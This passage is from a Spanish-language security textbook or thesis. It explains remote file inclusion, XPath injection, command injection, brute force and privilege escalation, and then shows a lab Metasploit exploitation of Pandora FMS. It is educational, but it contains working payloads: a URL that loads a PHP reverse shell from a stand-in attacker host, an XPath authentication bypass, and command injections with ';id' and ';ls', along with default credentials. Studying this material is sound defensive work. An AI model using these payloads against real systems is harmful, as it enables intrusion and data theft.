Sin embargo, también se puede explotar la vulnerabilidad *Local File Inclusion* para conseguir los mismos objetivos que la vulnerabilidad de *Path Transversal* o *Directory Transversal*. La principal diferencia entre ambas es que con la primera el fichero se embebe en la página, mientras que con la segunda la extracción del fichero es descargada sin pasar por el código de respuesta de la página.

Los ataques de tipo *Local File Inclusion* y *Path Transversal* o *Directory Transversal* suelen ser muy variopintos debido a que los mecanismos que se pueden utilizar para subir ficheros a un sistema son muy variados. En este sentido, se pueden consultar diferentes fuentes de información para ampliar el conocimiento sobre diferentes casos de uso de este tipo de vulnerabilidades. Se han seleccionado para el personal interesado una serie de recursos adicionales [76-78] los cuales proporcionarán una visión más amplia sobre este tipo de vulnerabilidades.

16.7. Remote File Inclusion (RFI)

Es similar a la vulnerabilidad *Local File Inclusion (LFI)* vista anteriormente, pero con una gran diferencia. Mientras que con LFI se nos permitía la inclusión o tratamiento de ficheros locales, con RFI se nos permite la inclusión o tratamiento de ficheros remotos de tal forma que la llamada a los ficheros se puede realizar invocando a una URL externa. Es decir, en realidad lo que se permite es la inclusión de ficheros desde páginas externas.

De igual forma que ocurría con LFI, la inclusión de ficheros remotos se permite debido al uso de aplicaciones o elementos vulnerables que no hacen un filtrado adecuado a la hora del tratamiento de ficheros. Por ejemplo, el código PHP de la ilustración 23 es vulnerable a RFI siempre y cuando se trate de PHP 7.3.33 y en el fichero *php.ini* esté incluida la directiva *allow_url_include=on*. El desarrollador de la aplicación en PHP desea incluir un archivo de código fuente desde otro servidor, pero el fichero incluido no es estático.

```php
<?PHP
  $module = $_GET["module"];
  include $module;
?>
```

Ilustración 23: Remote File Inclusion (RFI)

La URL se toma directamente de la petición HTTP, por lo que se podría incluir el módulo http://server2.example.com/welcome.php tal y conforme indica la ilustración 24. Pero, si en lugar del módulo legítimo se carga un elemento dañino como por ejemplo una *Reverse Shell* en PHP tal y conforme indica la ilustración 25, el peligro resulta evidente.

```
http://example.com/index.php?module=http://server2.example.com/welcome.php
```

Ilustración 24: Invocación para explotar RFI

```
http://example.com/index.php?module=http://attacker.example2.com/php-reverse-shell.php
```

Ilustración 25: Invocación para explotar RFI con Reverse Shell

Los ataques de tipo *Remote File Inclusion (RFI)*, al igual que los ataques del tipo *Local File Inclusion (LFI),* suelen ser muy variopintos debido a que los mecanismos que se pueden utilizar para subir o invocar ficheros a un sistema son muy variados. En este sentido, se pueden consultar diferentes fuentes de información para ampliar el conocimiento sobre diferentes casos de uso de este tipo de vulnerabilidad. Se han seleccionado para el personal interesado una serie de recursos adicionales [79-81] los cuales proporcionarán una visión más amplia sobre este tipo de vulnerabilidades.

16.8. XPath Injection

La vulnerabilidad conocida como *XPath Injection* permite manipular la información suministrada por el usuario, entre otras cosas, para construir una consulta *XPath* utilizada para datos XML. Es un tipo de vulnerabilidad muy parecida a la de *SQL Injection* que ya se ha estudiado anteriormente, pero se utiliza XML en lugar de SQL.

La interrogación a XML se realizada utilizando *XPath*, un tipo de declaración descriptiva simple que permite a la consulta XML localizar la información que se desea. De igual forma que con SQL, se pueden indicar atributos y patrones para encontrar la información deseada. Cuando se usa XML en un sitio web, es común aceptar algún tipo de entrada en la cadena de consulta para identificar el contenido que se ubica y se muestra en la página. Es esta entrada la que debe estar sanitizada para verificar y controlar que no se utilice con fines maliciosos.

El lenguaje *XPath* es un lenguaje estándar, su notación y sintaxis siempre es independiente de la implementación que se realice. Esta característica implica que los ataques de *XPath Injection*, al igual que otros muchos ataques, se puedan automatizar de manera sencilla. Además, debido a que no existe un control de acceso por niveles, es posible obtener un documento completo al no encontrar ningún tipo de limitación en este sentido, esto no pasa con los ataques de *SQL Injection*.

En la ilustración 26 se indica el fragmento de un fichero XML el cual es vulnerable al ataque anteriormente indicado. Se supone que se trata de un fichero XML que contiene los datos personales de los empleados de una determinada organización, incluyendo estos datos atributos tales como su contraseña de acceso o su *role* asignado.

```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
   <Employee ID="1">
      <FirstName>Arnold</FirstName>
      <LastName>Baker</LastName>
      <UserName>ABaker</UserName>
      <Password>SoSecret</Password>
      <Type>Admin</Type>
   </Employee>
   <Employee ID="2">
      <FirstName>Peter</FirstName>
      <LastName>Pan</LastName>
      <UserName>PPan</UserName>
      <Password>NotTelling</Password>
      <Type>User</Type>
   </Employee>
</Employees>
```

Ilustración 26: Fichero XML vulnerable a XPath Injection

Se supone ahora que se tiene un sistema de autenticación de usuarios en una página web la cual utiliza un fichero de datos de este tipo para iniciar sesión. Al proporcionar el nombre del usuario y su contraseña, el *software* en cuestión utilizará *XPath* para buscar la información de dicho usuario tal y conforme se indica en la ilustración 27.

```
VB:
Dim FindUserXPath as String
FindUserXPath = "//Employee[UserName/text()='" & Request("Username") & "' And
        Password/text()='" & Request("Password") & "']"

C#:
String FindUserXPath;
FindUserXPath = "//Employee[UserName/text()='" + Request("Username") + "' And
        Password/text()='" + Request("Password") + "']";
```

Ilustración 27: Consulta XPath para buscar la información del usuario

Si se introduce un usuario y una contraseña "normal" no habría ningún tipo de problema y la aplicación funcionaría. Sin embargo, si un atacante modifica esta consulta con un nombre de usuario y una contraseña incorrectos de manera intencionada podría obtener un nodo XML a su antojo sin tener que conocer previamente ni su usuario ni su contraseña. Es decir, manipulando la consulta *XPath* que se ejecutaría en la aplicación, tal y conforme indica la ilustración 28, se podría obtener información confidencial.

```
Username: blah' or 1=1 or 'a'='a
Password: blah

FindUserXPath becomes //Employee[UserName/text()='blah' or 1=1 or
        'a'='a' And Password/text()='blah']

Logically this is equivalent to:
        //Employee[(UserName/text()='blah' or 1=1) or
        ('a'='a' And Password/text()='blah')]
```

Ilustración 28: Consulta XPath modificada

En la ilustración 28, únicamente la primera parte de *XPath* necesita ser verdadera dado que la parte de la contraseña resulta irrelevante. En este caso, la parte de *username* macheará con todos los empleados de la organización dado que las condiciones *1=1* o *a=a* resultan ser siempre verdaderas.

Los ataques de tipo *XPath Injection* suelen ser bastante más complejos que el ejemplo indicado anteriormente y, además, los escenarios y casos de uso son numerosos. En este sentido, se pueden consultar diferentes fuentes de información para ampliar el conocimiento sobre esta vulnerabilidad. Se han seleccionado para el personal interesado una serie de recursos adicionales [82-83] los cuales proporcionarán información adicional sobre esta vulnerabilidad.

16.9. Command Execution

La vulnerabilidad conocida como *Command Execution* o *Command Injection Vulnerability* permite a un atacante ejecutar comandos de manera arbitraria en el sistema remoto debido, una vez más, a la falta de validación de los datos de entrada de la aplicación afectada por dicha vulnerabilidad.

La ejecución de esta vulnerabilidad es posible cuando la aplicación vulnerable transmite datos no sanitizados hacia el sistema. Estos datos son proporcionados por el atacante utilizando métodos tales como formularios, *cookies* o cabeceras HTTP, entre otros. En este tipo de ataque, los comandos suministrados por el atacante son normalmente ejecutados con los privilegios que tenga la aplicación vulnerable. Una vez más, este tipo de ataques se produce por la falta de validación y sanitización de los datos de entrada.

Es importante no confundir este ataque con el ataque de *Code Injection*. En el primero de ellos, simplemente se inyecta código proporcionado por parte del atacante que luego será ejecutado en el servidor. Sin embargo, esta vulnerabilidad permite ampliar la funcionalidad predeterminada de la aplicación vulnerable, que ejecutará comandos en el sistema sin necesidad de que el atacante tenga que inyectar código.

Los posibles escenarios y casos de uso de esta vulnerabilidad son tan variopintos como aplicaciones existen en el mercado. Así pues, a modo de ejemplo, se indican a continuación dos casos de uso diferentes.

El primer caso de uso muestra un fragmento de código (ilustración 29) en el que se intenta implementar la funcionalidad *wrapper* [84] en el conocido comando de UNIX llamado *cat* el cual imprime por pantalla el contenido de los ficheros que se le indiquen.

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
 char cat[] = "cat ";
 char *command;
 size_t commandLength;

 commandLength = strlen(cat) + strlen(argv[1]) + 1;
 command = (char *) malloc(commandLength);
 strncpy(command, cat, commandLength);
 strncat(command, argv[1], (commandLength - strlen(cat)) );

 system(command);
 return (0);
}
```

Ilustración 29: Funcionalidad Wrapper con Cat

Si lo indicado anteriormente se utiliza con normalidad, la salida que nos proporcionará será simplemente el contenido del fichero o ficheros solicitados, tal y conforme se indica la ilustración 30.

```
$ ./catWrapper Story.txt
When last we left our heroes...
```

Ilustración 30: Ejecución normal del Wrapper

Sin embargo, si se añade un punto y coma seguido de algún comando que se quiera ejecutar en el sistema, tal y conforme indica la ilustración 31, dicho comando será ejecutado por el *Wrapper* sin ningún tipo de problema ni restricción, salvo las aplicadas al usuario con que se ejecute el *Wrapper*. Así pues, si al código del ejemplo anterior se le hubiesen otorgado más privilegios que los otorgados a un usuario estándar, se podrían ejecutar comandos con un mayor privilegio.

```
$ ./catWrapper "Story.txt; ls"
When last we left our heroes...
Story.txt               doubFree.c              nullpointer.c
unstosig.c              www*                    a.out*
format.c                strlen.c                useFree*
catWrapper*             misnull.c               strlength.c             useFree.c
commandinjection.c      nodefault.c             trunc.c                 writeWhatWhere.c
```

Ilustración 31: Ejecución del Wrapper modificada

El siguiente caso de uso muestra el fragmento de un programa escrito en PHP el cual resulta ser vulnerable a los ataques de *Command Injection*. El código en cuestión, indicado en la ilustración 32, pregunta al usuario por el nombre del fichero a eliminar para posteriormente borrarlo utilizando el comando *rm*.

```
<?php
print("Please specify the name of the file to delete");
print("<p>");
$file=$_GET['filename'];
system("rm $file");
?>
```

Ilustración 32: Código PHP vulnerable a Command Injection

La petición y la respuesta se indican a continuación, en las ilustraciones 33 y 34 respectivamente, y confirman que dicho código es vulnerable a los ataques de *Command Injection*. En el ejemplo, hemos realizado la inyección del comando *id*.

```
http://127.0.0.1/delete.php?filename=bob.txt;id
```

Ilustración 33: Petición para Command Injection

```
Please specify the name of the file to delete

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ilustración 34: Respuesta para Command Injection

Los ataques de *Command Injection* resultan ser muy variopintos y con muchos casos de uso debido a que sus vectores de ataque son numerosos. En este sentido, se pueden consultar diferentes fuentes de información para ampliar el conocimiento sobre este tipo de vulnerabilidad y estudiar más casos de uso. Se han seleccionado para el personal interesado una serie de recursos adicionales [85-87] los cuales proporcionarán una visión más amplia sobre este tipo de ataque.

16.10. Brute Force

Un determinado elemento es vulnerable a los ataques de fuerza bruta si no existen mecanismos que impidan adivinar, por ejemplo, una contraseña mediante la prueba de todas las posibles combinaciones hasta que se encuentre la combinación correcta.

Las técnicas y herramientas que se pueden utilizar para explotar este tipo de vulnerabilidad son muy diversas ya que dependen del elemento vulnerable y de la arquitectura y funcionamiento del mismo.

Estas técnicas se pueden clasificar en dos grandes grupos. Al primero de ellos se le denomina *Online Password Attacks* y su principal característica es que cualquier intento de fuerza bruta se realiza directamente contra el elemento vulnerable dentro del propio sistema, atacándole directamente. Por el contrario, en el segundo grupo denominado como *Offline Password Attacks*, se requiere que previamente el atacante obtenga un fichero con los *hashes* de las contraseñas que se desean obtener para aplicar fuerza bruta sobre estos *hashes,* pero fuera del sistema vulnerable sin atacarlo directamente.

En las técnicas del tipo *Online Password Attacks* se utilizan principalmente lo que se conoce como diccionarios personalizados de palabras (*wordlists*) los cuales contienen hipotéticos nombres de usuarios y/o contraseñas. Estos diccionarios pueden ser basados en palabras que existen en el mundo real, tienen significado por sí mismas, o bien pueden ser generados dinámicamente en base a ciertos patrones que le indiquemos a la herramienta que genera dicho diccionario. También es común utilizar otras técnicas tales como *Credential Stuffing [88]* , *Keyloggers [89]*, *Social Engineering* o *Password Spraying [90]*, entre otras.




Ilustración 35: Online Passwork Attacks

En las técnicas del tipo *Offline Password Attacks*, tal y conforme se puede ver en la ilustración 36, se utilizan diferentes métodos para aplicar fuerza bruta sobre el fichero o ficheros de *hashes* previamente conseguidos por parte del atacante. Estos ficheros de *hashes* se podrán obtener del fichero SAM en ciertos sistemas Windows, a través de hacer *dumping* de dichos *hashes* siempre y cuando tengamos acceso físico al sistema o mediante la obtención del fichero *passwd* y *shadow* en sistemas Linux, entre otros.

También es importante indicar que las técnicas del tipo *Offline Password Attacks* dependen mucho del método de validación que exista sobre el sistema. No es lo mismo planificar ni lanzar un ataque de este tipo contra un sistema cuya validación sea local que realizar lo mismo contra un sistema con validación vía *Active Directory* o LDAP, entre otros métodos de validación.




Ilustración 36: Offline Password Attacks

Los ataque de fuerza bruta, sean del tipo que sean, son muy variados dado que dependen en gran medida del sistema de validación y algoritmos que se encuentre implementado en el sistema en cuestión. En este sentido, se pueden consultar diferentes fuentes de información para ampliar el conocimiento sobre este tipo de vulnerabilidad. Se han seleccionado para el personal interesado una serie de recursos adicionales [91-92] los cuales proporcionarán una visión más amplia sobre este tipo de ataques.

16.11. Elevación de privilegios

La vulnerabilidad conocida como *Privilege Escalation* intenta conseguir, una vez validado en un sistema o elemento determinado, aumentar los permisos de los que se dispone sobre dicho elemento sin tener la autorización para ello. Por ejemplo, si se dispone de un usuario que puede acceder a un sistema *Linux* por CLI y sobre el cual se le han otorgado permisos de no administración, la explotación de este tipo de vulnerabilidad intentará que dicho usuario se convierta en *root* sin disponer de los permisos para ello.

El resultado obtenido es que el elemento en cuestión con más privilegios de los previstos por el desarrollador o el administrador del sistema pueda realizar acciones no autorizados sobre el mismo. En este sentido, el atacante se aprovechará de archivos de configuración o servicios mal configurados para poder ejecutar los *exploits* o sus propios *scripts* con privilegios de administrador.

La escalada de privilegios puede ser tanto vertical como horizontal atendiendo al nivel de permisos que se pretenda conseguir. En el primer caso, se intenta conseguir privilegios de administrador desde un usuario que no lo es. Sin embargo, en el segundo caso, un usuario que no es administrador intentará acceder a funciones o contenidos reservados para otros usuarios no administradores.

17. EXPLOITS – MARCO PRACTICO

En este apartado se estudiarán de manera práctica los diferentes tipos de *exploits* que se han indicado en el apartado número 16. Algunos de ellos se estudiarán con mayor detalle que otros dado que por su importancia o extensión así se ha decidido.

17.1. SQL Injection (SQLi)

En este punto se demostrará el uso de un *exploit* de tipo *SQL Injection* el cual se aprovecha de una vulnerabilidad del mismo tipo existente en el *software* de monitorización llamado *Pandorma FMS* [93] en versiones iguales o inferiores a la 5.0 SP2.

Para poder realizar esta demostración se ha utilizado una instalación de *Kali Linux 2023.1* específica para *Virtual Box* [94] con IP 192.168.60.5 y una instalación virtual sobre *Virtual Box* de *Pandora FMS 5.0 SP2* [95] con IP 192.168.60.6. El detalle de la instalación de *Kali Linux* se puede consultar en el Anexo II.

Los detalles del *exploit* llamado *Pandora FMS SQLi Remote Code Execution* se pueden consultar en varias fuentes de información [96-98]. Sin embargo, para entender lo que hace el *exploit*, basta con conocer lo siguiente:

- En primer lugar, intentara logarse en la consola de administración de *Pandora FMS* utilizando el usuario y *password* por defecto (admin:pandora)
- Si lo anterior falla, el *exploit* realizará un ataque de SQLi automático para intentar extraer el *hash* de la *password* de *autologin* en caso de que se encuentre configurado en *Pandora FMS*.
- Si el anterior valor no está configurado, el *exploit* intentará extraer los *hashes* en MD5 de las cuentas de administración.

Esta demostración hará uso de los dos primeros casos ya que con el primero de ellos se demuestra que el *exploit* funciona en su forma más básica y con el segundo de ellos se demuestra que el ataque de SQLi de este *exploit* también funciona.

En la máquina virtual de *Kali Linux* se ejecuta por CLI el comando *msfconsole* para acceder a la consola de *Metasploit*, tal y conforme se indica en la ilustración 37.

Ilustración 37: Acceso a Metasploit a través de CLI

A continuación, tal y conforme muestra la ilustración 38, se le indica a *Metasploit* que se quiere hacer uso del *exploit* con nombre *Pandora FMS SQLi Remote Code Execution*. Este nombre se encuentra mapeado en *Metasploit* como *pandora_fms_sqli.*




Ilustración 38: Uso del exploit pandora_fms_sqli

Acto seguido, se muestran las opciones que proporciona este *exploit* y se establecen todas aquellas que sean necesarias para la explotación (ilustraciones 39 y 40 respectivamente). En este caso, basta con establecer RHOST a la IP 192.192.60.6 dado que el *Payload* que se indica por defecto, al no encontrarse éste establecido (*php/meterpreter/reverse_tcp*), es más que suficiente para estudiar este caso.




Ilustración 39: Opciones del exploit pandora_fms_sqli

Ilustración 40: Establecer variable RHOST

Una vez configurado todo lo necesario, se le indica a *Metasploit* que haga uso del *exploit* mediante el comando *exploit* tal y conforme se puede observar en la ilustración 41.




Ilustración 41: Ejecución del exploit pandora_fms_sqli (Caso I)

En la ilustración 41 puede verse una autenticación exitosa en el sistema remoto utilizando el *user* y el *password* por defecto establecido en *Pandora FMS*. Se observa también que se ha ejecutado el *Payload* y que ha proporcionado una *Shell* de *Meterpreter* sobre la cual se ha ejecutado el comando *sysinfo* el cual indica que, efectivamente, se ha conseguido logarse con el usuario efectivo *apache* en el sistema remoto de *Pandora FMS*.

Para el segundo caso de este *exploit*, previamente se tiene que indicar a *Pandora FMS* que se desea utilizar la funcionalidad de *Autologin*, tal y conforme indica la ilustración 42.




Ilustración 42: Funcionalidad de Auto login (hash) password en Pandora

El *hash* MD5 que se ha indicado corresponde al literal “Temporal”, pero por limitaciones de la GUI de *Pandora* este *hash* no se muestra en su totalidad. Sin embargo, en la ilustración 43 podemos ver el *hash* completo.




Ilustración 43: Hash MD5 del literal "Temporal"

Antes de lanzar nuevamente el *exploit* le cambiamos la *password* al usuario “admin” de *Pandora FMS* dado que de lo contrario se seguiría estando en el primer caso de uso de este *exploit*. Una vez cambiada la contraseña, ejecutamos nuevamente el *exploit* sin tener que configurar nada más dado que la variable RHOST sigue estando establecida.




Ilustración 44: Ejecución del exploit pandora_fms_sqli (Caso II)

